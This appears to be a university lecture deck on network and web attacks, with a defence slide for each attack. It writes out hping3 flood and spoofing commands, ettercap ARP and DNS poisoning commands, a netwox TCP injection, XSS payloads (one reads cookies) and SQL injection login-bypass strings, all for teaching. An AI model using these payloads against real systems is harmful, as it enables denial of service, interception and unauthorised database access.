

Network and Computer Security — Lecture 13

Dr. Karim Lounis


Jan - Jun 2026



Network Attacks

Network Attacks

- ① **Smurf attack.** Here the attacker sends multiple ping requests to the broadcast address in a LAN using the victim's IP address as the source. As a response, a flood of ping responses will be sent to the victim, overwhelming its resources — may crush its system.



```
#hping3 --icmp -c 1 --spooof IP@src IP@brd
```

Most modern computers can handle such attack. However, resource-constrained devices may not (e.g., alarm systems, DVRs, etc).

Network Attacks

- ① **Smurf attack.** Here the attacker sends multiple ping requests to the broadcast address in a LAN using the victim's IP address as the

To face off this attack, you can:

- Disable the use of IP broadcast address (certain protocols).
- Enable SAV (Source Address Verification) of incoming packets.
- Rate limiting of ICMP packets, reducing floods.
- Configure computers to ignore ICMP echo requests.

```
iptables -A INPUT -p icmp --icmp-type echo-request -j DROP
```


- Network segmentation — reduce broadcast domain.

```
#hping3 --icmp -c 1 --spooof IP@src IP@brd
```

Most modern computers can handle such attack. However, resource-constrained devices may not (e.g., alarm systems, DVRs, etc).

Network Attacks

- ② **TCP SYN flood attack.** Here the attacker sends multiple TCP SYN segment (using different source IP addresses) to a victim, pretending the initialization of TCP connections. The attacker does not care about completing the TCP handshake, exhausting the victim's resources to handle new “legitimate” connection requests.



```
#hping3 -S --flood IP@victim
```

Most modern computer can handle such attack. However, resource-constrained devices may not (e.g., alarm systems, DVRs, etc).

Network Attacks

- ② **TCP SYN flood attack.** Here the attacker sends multiple TCP SYN segment (using different source IP addresses) to a victim, pretending the initialization of TCP connections. The attacker does

To face off this attack, you can:


- Rate limiting on incoming SYN requests.
- Use TCP SYN cookies where the server stores negligible information about a connection and establishes full connection if the client is serious (it uses encryption).
- Short timeout for inactive connections.
- Upgrade hardware to throttle the flood of connection attempts.

```
#hping3 -S --flood IP@victim
```

Most modern computer can handle such attack. However, resource-constrained devices may not (e.g., alarm systems, DVRs, etc).

Network Attacks

- ③ **ARP Poisoning attack.** Here the attacker sends ARP messages carrying false information to corrupt (“poison”) the address resolution cache by indicating incorrect correspondance of IP addresses and MAC addresses in such a way so that the attacker sets itself in the middle (MITM) of two parties (victims).



```
#ettercap -T -M arp /IP@victim_1// /IP@victim_2//
```

This can be used to redirect traffic in a switched local network.

Network Attacks

- ③ **ARP Poisoning attack.** Here the attacker sends ARP messages carrying false information to corrupt (“poison”) the address resolution table of the victim.

To face off this attack, you can:

- Enable static ARP entries if possible.
- Use an IDS to detect ARP poisoning.
- Use fixed MAC addresses per switch port.
- Implement VLANs (Virtual LANs) to reduce attack surface.
- Use encryption: security protocols... so intercepted traffic will just be digital spaghetti for the attacker.


MAC: [cc:cc:cc:cc:cc:cc]

```
#ettercap -T -M arp /IP@victim_1// /IP@victim_2//
```

This can be used to redirect traffic in a switched local network.

Network Attacks

- ④ **DNS Spoofing attack.** It consists of impersonating a DNS server (or act in race-condition) to misleadingly reply to DNS requests sent by legitimate users, causing incorrect domain names resolutions. This usually results in network traffic being diverted.




```
#ettercap -T -M arp:remote -P dns_spoof /IP@v_1// /IP@v_2//
```

ARP poisoning is usually adopted to perform DNS spoofing within a local network. The victim asks for a resource and gets directed to another one.

Network Attacks

- ⑤ **DNS Cache Poisoning attack.** It consists of injecting corrupt DNS data (record) into DNS resolver's cache, causing incorrect domain names resolution. This results in network traffic being diverted.



If a DNS server is poisoned, it may return an incorrect IP address, diverting traffic to another computer (often an attacker's computer).

Network Attacks

- ④ **DNS Spoofing attack.** It consists of impersonating a DNS server (or act in race-condition) to misleadingly reply to DNS requests sent by legitimate users, causing incorrect domain names resolutions.

To face off this attack, you can:

- Use secure protocols, e.g., TLS: DoT instead of DNS.
- Use reputable and trusted DNS resolvers (hard to poison).
- Constant user awareness (detect diverted traffic).
- Regularly flush DNS cache.
- Monitor DNS traffic using an IDS.

Client

to real website


real website

```
#ettercap -T -M arp:remote -P dns_spoof /IP@v_1// /IP@v_2//
```

ARP poisoning is usually adopted to perform DNS spoofing within a local network. The victim asks for a resource and gets directed to another one.

Network Attacks

- ⑥ **TCP Hijacking attack.** The attacker snoops on an active TCP session and by spoofing one legitimate party (client), it injects fake TCP packets to the communication. The purpose is to temporarily take over the legitimate TCP session and inject malicious packets.



```
#netwox 40 --ip4-src IP@src --ip4-dst IP@dst --tcp-src 23  
--tcpdst 34543 --tcp-seqnum 17432452 --tcp-acknum 2454579  
--tcp-ack --tcp-window 2000 --tcp-data '0a6361742...300a'
```

For a successful attack, the attacker has to predict the TCP sequence number.

Network Attacks

- ⑥ **TCP Hijacking attack.** The attacker snoops on an active TCP session and by spoofing one legitimate party (client), it injects fake TCP packets to the communication. The purpose is to temporarily

To face off this attack, you can:

- Use secure protocols, e.g., SSH instead of Telnet.
- Use IPsec to secure IP packets (& what's inside)
- Harden sequence number prediction.
- Use switches instead of hubs.
- Authentication on sensitive requests (logged in $\neq$ authenticated).


```
--tcpdst 34543 --tcp-seqnum 17432452 --tcp-acknum 2454579  
--tcp-ack --tcp-window 2000 --tcp-data '0a6361742...300a'
```

For a successful attack, the attacker has to predict the TCP sequence number.

Web-based Attacks

Network Attack (Web-based attack)

- ① **Cross-Site Scripting attack.** A.k.a., XSS attack. Here the attacker exploits the victim's web-browser **trust** in websites' transferred **content**, to crafts a malicious script (JavaScript) and make it run on the victim's web-browser. The victim triggers the attack by visiting a trapped-webpage or clicking on a link.



```
<script>alert("Got Cross-Site Scripted");</script>
```

Web-server are vulnerable to XSS when they do not control the encoding of the data that is **sent** to them. **Victims have no reason to not trust the web-server.**

Network Attack (Web-based attack)

- ① **Cross-Site Scripting attack.** A.k.a., XSS attack. Here the attacker exploits the victim's web-browser **trust** in websites' transferred **content**, to crafts a malicious script (JavaScript) and make it run on the victim's web-browser. The victim triggers the attack by visiting a trapped-webpage or clicking on a link.

The execution of the malicious script may result in:

- Pop-up an undesired message,
- Take the user to a form page,
- Browse another page,
- Steal user cookies,
- Rewrite content of webpage,
- Crash browser,
- Download malware.
- ...

Network Attacks (Web-based attack)

There are three forms of XSS attacks: Reflected, Stored, and DOM-based XSS:

- **Reflected XSS.** A.k.a., Non-persistent or Type-I XSS. The attacker crafts a malicious URL that contains a script. If the URL is browsed, the script will be executed. The attacker tricks users (e.g., through SE) to click on the link. When the link is browsed, the parameters (including the script) will travel to the server, and be back to the user (victim), executing the script on their browser (i.e., the script is not stored, but reflected).
- **Stored XSS.** A.k.a., Persistent or Type-II XSS. The attacker posts the malicious script on a website, e.g., forum, and when victims browse the page, the script is executed. When the backend application executes the malicious code, we talk about **Blind XSS**.
- **DOM XSS.** A.k.a., Type-0 XSS. The malicious code (payload) is executed as a result of modifying the DOM “environment” in the victim’s browser by the original client-side script. E.g., URI fragments (i.e., the part of the URL after the # sign) may get abused to run DOM XSS.

Network Attacks (Web-based attack)

There are three forms of XSS attacks: Reflected, Stored, and DOM-based XSS:

Example. Consider the following script, used to create a dropdown menu to choose a continent. A default (no continent selected) URL would be <https://www.website.dz/page.html#default=none>:

```
1  <!DOCTYPE html>
2  <html>
3  <head>
4    <title>Continent selection page</title>
5  </head>
6  <body>
7    Select your continent:
8    <div id="dropdown-container"></div>
9
10   <script>
11     document.write('<select>');
12     document.write('<option value=1>Africa</option>');
13     document.write('<option value=2>America</option>');
14     document.write('<option value=3>Europe</option>');
15     document.write('<option value=4>Asia</option>');
16     document.write('<option value=5>Australia</option>');
17     document.write('<option value=6>Antarctica</option>');
18     document.write('<option value=7>' +
19       decodeURIComponent(document.location.href.substring(
20         document.location.href.indexOf("default=") + 8)) +
21       '</option>');
22     document.write('</select>');
23   </script>
24 </body>
25 </html>
```

Network Attacks (Web-based attack)

There are three forms of XSS attacks: Reflected, Stored, and DOM-based XSS:

A DOM-based XSS attack against the continent selection page can be accomplished by sending (through phishing) the previous default URL with parameter **default** having the following value:

```
default=<script>alert("XSS boom");</script>
```

When the link is clicked, the crafted URL is sent to the server.

```
1 <!DOCTYPE html>
2 <html>
3 <head>
4   <title>Continent selection page</title>
5 </head>
6 <body>
7   Select your continent:
8   <div id="dropdown-container"></div>
9   <select>
10    <option value=1>Africa</option>
11    <option value=2>America</option>
12    <option value=3>Europe</option>
13    <option value=4>Asia</option>
14    <option value=5>Australia</option>
15    <option value=6>Antarctica</option>
16    <option value=7><script>alert("DOM XSS BOOM");</script></option>
17  </select>
18 </body>
19 </html>
```

Network Attacks (Web-based attack)

There are three forms of XSS attacks: Reflected, Stored, and DOM based XSS:

A DOM-based XSS attack against the continent selection page can be accomplished by sending (Phishing) the previous default URL with parameter **default** having the following value:

```
default=<script>alert("XSS boom");</script>
```

When the link is clicked, the crafted URL is sent to the server.

This page says

DOM XSS Boom

OK


The malicious script gets interpreted and executed

Network Attacks (Web-based attack)

- ① **Cross-Site Scripting attack.** A.k.a., XSS attack. Here the attacker posts malicious data (e.g., a script) into a web server to be

The malicious link may look like:

```
https://www.X.com/?var=<script>document.location="Y.com"</script>
```




Network Attacks (Web-based attack)

- ① **Cross-Site Scripting attack.** A.k.a., XSS attack. Here the attacker posts malicious data (e.g., a script) into a web server to be

The malicious link may look like:

```
https://www.X.com/?var=<script>document.location="Y.com"</script>
```

Such link may look suspicious and may get detected right way. Hackers use encoding instead (e.g., use **UTF-8 encoder**):




Network Attacks (Web-based attack)

- ① **Cross-Site Scripting attack.** A.k.a., XSS attack. Here the attacker posts malicious data (e.g., a script) into a web server to be

The malicious link may look like:

```
https://www.X.com/?var=<script>document.location="Y.com"</script>
```

Such link may look suspicious and may get detected right way. Hacker use encoding instead:



Network Attacks (Web-based attack)

- ① **Cross-Site Scripting attack.** A.k.a., XSS attack. Here the attacker posts malicious data (e.g., a script) into a web server to be

The malicious code does not necessarily need to use the `<script>` tags:

- `<body onload=alert("XSS Boom!!!")>`
- ``
- `<b onmouseover=alert('XSS Boom!!!')>Bold</b>`

All these are equivalent to:


```
<script>alert("XSS Boom!!!");</script>
```

It can also use malformed and/or encoded tags:

- `<a onmouseover="alert(document.cookie)">trapped link</a>`
- ``
- `<<script>alert("XSS");//\<</script>`


Network Attacks (Web-based attack)

Example. Reflected XSS: You can try this yourselves. Visit the [Google XSS game](#) to test your understanding of reflected XSS.




Network Attacks (Web-based attack)

Example. Reflected XSS: You can try this yourselves. Visit the **Google XSS game** to test your understanding of reflected XSS.




Network Attacks (Web-based attack)

Example. Reflected XSS: You can try this yourselves. Visit the [Google XSS game](#) to test your understanding of reflected XSS.




Network Attacks (Web-based attack)

Example. Reflected XSS: You can try this yourselves. Visit the [Google XSS game](#) to test your understanding of reflected XSS.




Network Attacks (Web-based attack)

Example. Reflected XSS: You can try this yourselves. Visit the [Google XSS game](#) to test your understanding of reflected XSS.




Network Attacks (Web-based attack)

Example. Reflected XSS: You can try this yourselves. Visit the **Google XSS game** to test your understanding of reflected XSS.



The script get executed and the pop-up window shows up!!!




Network Attacks (Web-based attack)

Example. Reflected XSS: You can try this yourselves. Visit the [Google XSS game](#) to test your understanding of reflected XSS.



Network Attacks (Web-based attack)

Example. Reflected XSS: You can try this yourselves. Visit the [Google XSS game](#) to test your understanding of reflected XSS.



Network Attacks (Web-based attack)

Example. Reflected XSS: You can try this yourselves. Visit the [Google XSS game](#) to test your understanding of reflected XSS.




Network Attacks (Web-based attack)

Example. Reflected XSS: You can try this yourselves. Visit the [Google XSS game](#) to test your understanding of reflected XSS.



Network Attacks (Web-based attack)

Example. Reflected XSS: You can try this yourselves. Visit the [Google XSS game](#) to test your understanding of reflected XSS.



Network Attacks (Web-based attack)

Example. Reflected XSS: You can try this yourselves. Visit the [XSS Challenge by Yamagata21](#) to test your understanding of reflected XSS.

XSS Challenges

Stage #1

Notes (for all stages):

* NEVER DO ANY ATTACKS EXCEPT XSS.

* **DO NOT USE ANY AUTOMATED SCANNER (AppScan, WebInspect, WVS, ...)**

* Some stages may fit only IE.

What you have to do:

Inject the following JavaScript command: `alert(document.domain);`

Hint:

Search:

No results for ""

This page was written by yamagata21, inspired by <http://blogged-on.de/xss/>.

Network Attacks (Web-based attack)

Example. Reflected XSS: You can try this yourselves. Visit the **XSS Challenge by Yamagata21** to test your understanding of reflected XSS.

XSS Challenges

Stage #1

Notes (for all stages):

- * NEVER DO ANY ATTACKS EXCEPT XSS.
- * **DO NOT USE ANY AUTOMATED SCANNER** (AppScan, WebInspect, WVS, ...)
- * Some stages may fit only IE.

What you have to do:

Inject the following JavaScript command: `alert(document.domain);`

Hint:

Search:


No results for "

FREE 
PALESTINE

This page was written by yamagata21, inspired by <http://blogged-on.de/xss/>.


Network Attacks (Web-based attack)

Example. Stored XSS: You can try this yourselves. Visit the [Google XSS game](#) to test your understanding of stored XSS.




Network Attacks (Web-based attack)

Example. Stored XSS: You can try this yourselves. Visit the [Google XSS game](#) to test your understanding of stored XSS.



Network Attacks (Web-based attack)

Example. Stored XSS: You can try this yourselves. Visit the [Google XSS game](#) to test your understanding of stored XSS.



Network Attacks (Web-based attack)

Here are some XSS challenges. Enjoy!

- [Google XSS Game](#)
- [XSS Challenge by Yamagata21](#)
- [XSS Challenges by nopernik](#)

Also, you can access the OWASP XSS filter evasion [Cheat Sheet](#).

XSS Filter Evasion Cheat Sheet

Introduction

This article is a guide to Cross Site Scripting (XSS) testing for application security professionals. This cheat sheet was originally based on RSnake's seminal XSS Cheat Sheet previously at:

<http://hackers.org/xss.html> . Now, the OWASP Cheat Sheet Series provides users with an updated and maintained version of the document. The very first OWASP Cheat Sheet, [Cross Site Scripting Prevention](#), was inspired by RSnake's work and we thank RSnake for the inspiration!

Network Attack (Web-based attack)

Preventing Reflected XSS and Stored XSS requires a combination of secure coding practices, input validation, output encoding, and security mechanisms:

- ① **Input Validation and Sanitization.** Rejecting or sanitizing malicious input. For example:

- Remove `<script>` tags before saving to DB:

```
const sf_x = x.replace(/<script.*?>.*?<\s*\/script>/gi, '');
```

- Allow only alphanumeric characters in a search query:

```
const safe_q = q.replace(/[^\w-0-9]/gi, '');
```

- ② **Output Encoding.** Encode dynamic content before rendering it in HTML or JavaScript:

- Renders `<script>` as `<script>`;

```
const encodedOutput = he.encode(userData);
```

- Escape quotes and special chars when embedding in JS:

```
const safeValue = JSON.stringify(untrustedData);
```

Network Attack (Web-based attack)

Preventing Reflected XSS and Stored XSS requires a combination of secure coding practices, input validation, output encoding, and security mechanisms:

- ③ **Content Security Policy.** This comes as HTTP headers to let the client know from where it should accept content as legitimate. For example, block inline scripts and limit script sources to trusted domains:

```
Content-Security-Policy: default-src 'self'; script-src  
'self' https://trustedsite; object-src 'none'
```


- ④ **HTTP-only and Secure Cookies.** Prevent JavaScript access to sensitive cookies (only from HTTP and sent only through HTTPS):

```
Set-Cookie: sessionId=abc123; HttpOnly; Secure;
```

- ⑤ **Framework-Specific Protections.** Modern frameworks (React, Angular, Vue) auto-escape by default.
- ⑥ **Regular Security Testing.** Use tools like OWASP ZAP, Burp Suite, or XSS scanners to detect vulnerabilities, and perform manual pentesting.

Network Attack (Web-based attack)

- ② **SQL Injection attack.** The attacker crafts a malicious SQL statement and submits that into an entry field of a webApp that is connected to a database with an aim to cause harm to the latter.



```
select * from teachers where name ='' or '1'='1';
```

Due to absence input typing and special characters control, malicious statement will unknowingly be run by the DataBase Management System.

Let's taste that for a better understanding: [Click here](#).

Network Attack (Web-based attack)

- ② **SQL Injection attack.** The attacker crafts a malicious SQL statement and submits that into an entry field of a webApp that is connected to a database with an aim to cause harm to the latter.
- SQLi is the most used web-based attack vector.
 - Allows attacker to spoof identity, auth bypass, tamper with data, data disclosure, data destruction, ..., become admin of the database.
 - Dominatly used on relational databases, but the concept can be used against non-relational databases.
 - Three types of SQL injection: (1) In-band — classic — (union, error), inferential (blind — boolean and time), and out-of-band.
 - You can use **OWASP Brick** platform to perform SQLi testings.
 - The **AltoroMutual** and **Hacksplaining** websites are also good to practice SQLi. The **PortSwigger** provides a serie of labs on SQLi through their Web Security Academy portal. Enjoy!

Network Attack (Web-based attack)

Example (In-Band — Error):

Consider a webApp that interacts with a backend database. Users need to authenticate to the backend server to access the database using a form-based web authentication page.

When the user fill out the form and submits it, the following SQL request is issued:

```
select * from RegisteredUsers where  
username='zoubir'and password='12345';
```

Login

You are not logged in. ✕

Username:

Password:

Submit

An **attacker** would rather fill out the form with username **admin'--**

```
select * from RegisteredUsers where username='admin'-- and password='WhateverYouWant'
```

The query is no longer checking but actually revealing, as it becomes:

```
select * from RegisteredUsers where username='admin'
```

Network Attack (Web-based attack)

Example: SQL injection is a common attack vector used to bypass authentication mechanisms. The following are some payloads:

- Classic bypass:

```
' OR '1'='1' --
```

```
' OR 1=1 --
```

```
" OR ""=" --
```

- Comment-based bypass:

```
admin'--
```

```
admin'/*
```

```
admin'#
```

```
admin%00'OR 1=1 --
```

- Union-based attacks:

```
'UNION SELECT 1, 'whatever', 'doesntmatter'
```

```
FROM users WHERE '1'='1'
```

The vulnerability only works if the app relies only on the query result, and doesn't re-check the password in application code.

```
select * from RegisteredUsers where username='admin'
```

